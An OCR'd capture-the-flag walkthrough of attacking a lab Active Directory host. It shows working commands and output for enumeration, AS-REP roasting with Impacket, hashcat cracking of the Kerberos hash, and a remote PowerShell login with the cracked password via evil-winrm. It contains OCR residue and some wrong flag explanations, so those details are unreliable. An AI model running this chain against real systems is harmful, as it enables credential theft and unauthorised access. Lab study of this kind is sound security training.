User

Friday, March 20, 2020 10:06 AM

STEP 1:

Start by running the *NMAP -p- -A 10.10.10.175* command to find open ports.

```
[root:]~$ nmap -p- -A 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 13:04 EST
```

This indicated that SMB(445) and LDAP(389) ports were being used.

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-20 20:58:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
```

STEP 2:


Running the NMAP LDAP script (*NMAP 10.10.10.175 --script ldap-rootdse.nse*), this provided some extra information including the proper domain name (*EGOTISTICAL-BANK.LOCAL*)

```
[root:]/usr/share/nmap/scripts$ nmap 10.10.10.175 --script ldap-rootdse.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 13:50 EST
```

```
rootDomainNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL
ldapServiceName: EGOTISTICAL-BANK.LOCAL:sauna$@EGOTISTICAL-BANK.LOCAL
```

STEP 3:

Reviewing the website I found an *About Us* page. Scrolling down there is *a Meet the Team* section that listed possible users.



STEP 4:

Using the IMPACKET toolset, I guessed possible user names from the people found in step 2. Using the *python GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/FSmith -request* command. When asked for the password, I just hit enter to pass by it. I was able to get a password hash from the response.

```
[root:]~/impacket/examples$ python Gepython GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/Fergus.Smith -request
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

Password:
[*] Cannot authenticate Fergus.Smith, getting its TGT
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[root:]~/impacket/examples$ python Gepython GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/FSmith -request
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

Password:
[*] Cannot authenticate FSmith, getting its TGT
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:a37021ae73f92a4a36cfaf26c90ffdc9$63a809e814d8508db5e50f5b3485e21ee348f58cde0ee2bf582d02f07e1ce319a8c5fc854b47af046d
4cfed41225e388ea1097859f39662763d44cb2e4fde96b549e2c3446cdeb7fd4759ed82e24f5c7d37166c3e3c97bc7fdf97ac92e1d4fb89095e9cd00946f40917370065d5ffeb8f3c768ddb56bc191e
7dbf985cca43fad4affccab2ffe11c9bd8c01145addb1705e90efc6da1279becaa9e5a21dc3b157d2d13abef159bd8e5892e6c62cb7e0ffd9b20573fbaa5b6ed4c41528a3246f18dc41de517739c8a2
e8a63f8eac9e2d1578c7dfa78de9ef8fddcd49bbc6cc31bd04dc5f42d3b025cff8ed5394da4c902d35eab351078ee7f3dac639bc883cd901
[root:]~/impacket/examples$
```

python	Specifies the script platform we are about to run.
GetNPUsers.py	This is the script we are running to connect.
-dc-ip 10.10.10.175	This is the IP address of the target machine and required

	because we don't have DNS setup.
EGOTISTICAL-BANK.LOCAL/FSmith	This is the FQDN of the user.
-request	Sends a request.


$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:e4dd1b08ae60a32786b1368015865e03
$99394f634aadd1dfd5f36f1ce8d18696fff8840bf2e446108189daa85d9a66cdcba5cae236f09f3698
2fdf1870551013883bccbae761c363d8533850ef9bcf9cca2312ad72f713a62e3eb225daca53eb5781
76c8015868c9ee1ec52ebf5d7c5a6a8ae7462fd2d157c6994726e2596a8a7aa11552438f707abb3dd
87f9c283834b659e6c3e99da7314ea868c1e3a21dd04d5a1c3f2d71fb9753deed1190d598bceebdb5
68e2da87d6806a73efcc67a66e029de9ebe64dc4210d358c6327c3e60de17a7775d3155752a30892
7c27963022a722d164d7a1b1e9d48bff05094802cf27e40c149a65e9195265558b9350f7961dff95e8
161242e2e694a06236ee38c7

STEP 5:

Using the HASHCAT toolset from a Windows machine, we used the command *hashcat64.exe -a 0 -m 18200 "$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:94ec91e2fef8490bd04d6a64f78782ae*
$47f79e62faae9a7261ec597114f947d7e62ee600c81151fd0bb1a05542e7028983ce863ca1a65b31f
e6a0d796e689439b9f8bf59fcd973891b25394561b46675244537f98c031136c43fa162c9db10d8c3
1806963884fe1fa039ce34ecdf9e94c84de5b224046dba05926a03045ceaa880e99eabab862452858
e177b3fb8072ce62144fd9aa3c7accc8c1546dd489a54e7b74187db922ce305bbd72a79a725597ae0
5affc030710a59ce7a608b0e0f7a553fdb81d899856087ec7724a631a7bd9d06f97e59854dae8f5b0f
147a9f72db3ebebb1a68c9f9f68838dc67f6eab601914e24b9e6fe044b486e3ba30b6519f36a127df2
80f32c5d3dfd48dbe7e5ca47" c:\rockyou.txt --potfile-disable to preform the password crack.

Hashcat64.exe	This is the application.
-a 0	This is the attack type (0, 1, 3, 6, 7).
-m 18200	This is the encrypted hash mode. At the beginning of the hash we see "$krb5asrep$23…" if you go into --help the code list will be displayed or going to https://hashcat.net/wiki/doku.php?id=example_hashes we can cross reference Kerberos 5 AS-REP which is coded to 18200.
"$krb5asrep$23…"	Is the entire code that was given from the command in step 3.
C:\RockYou.txt	This is the word list that HashCat will use to crack the password.
--potfile-disabled	Shows verbose info while scan is running.


This returned a list of information. One section lists the hash code we input above and added the decrypted password to the end of it.



$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:94ec91e2fef8490bd04d6a64f78782ae
$47f79e62faae9a7261ec597114f947d7e62ee600c81151fd0bb1a05542e7028983ce863ca1a65b31f
e6a0d796e689439b9f8bf59fcd973891b25394561b46675244537f98c031136c43fa162c9db10d8c3
1806963884fe1fa039ce34ecdf9e94c84de5b224046dba05926a03045ceaa880e99eabab862452858
e177b3fb8072ce62144fd9aa3c7accc8c1546dd489a54e7b74187db922ce305bbd72a79a725597ae0
5affc030710a59ce7a608b0e0f7a553fdb81d899856087ec7724a631a7bd9d06f97e59854dae8f5b0f
147a9f72db3ebebb1a68c9f9f68838dc67f6eab601914e24b9e6fe044b486e3ba30b6519f36a127df2
80f32c5d3dfd48dbe7e5ca47:Thestrokes23

STEP 6:

Using the EVIL-WINRM tool with the username and password (*ruby evil-winrm.rb -i 10.10.10.175 -u FSmith -p Thestrokes23*) we discovered we are able to get a remote PowerShell prompt.



ruby	Specifies the script platform we are about to run.
evil-winrm.rb	This is the script we are running to connect.
-i 10.10.10.175	This is the IP address of the target machine.
-u FSmith	This is the username we will connect with.
-p Thestrokes23	This is the user password we got from STEP 4.

STEP 7:

Now we can navigate to the users desktop folder and use PowerShell commands to open the user.txt file and get the user flag code.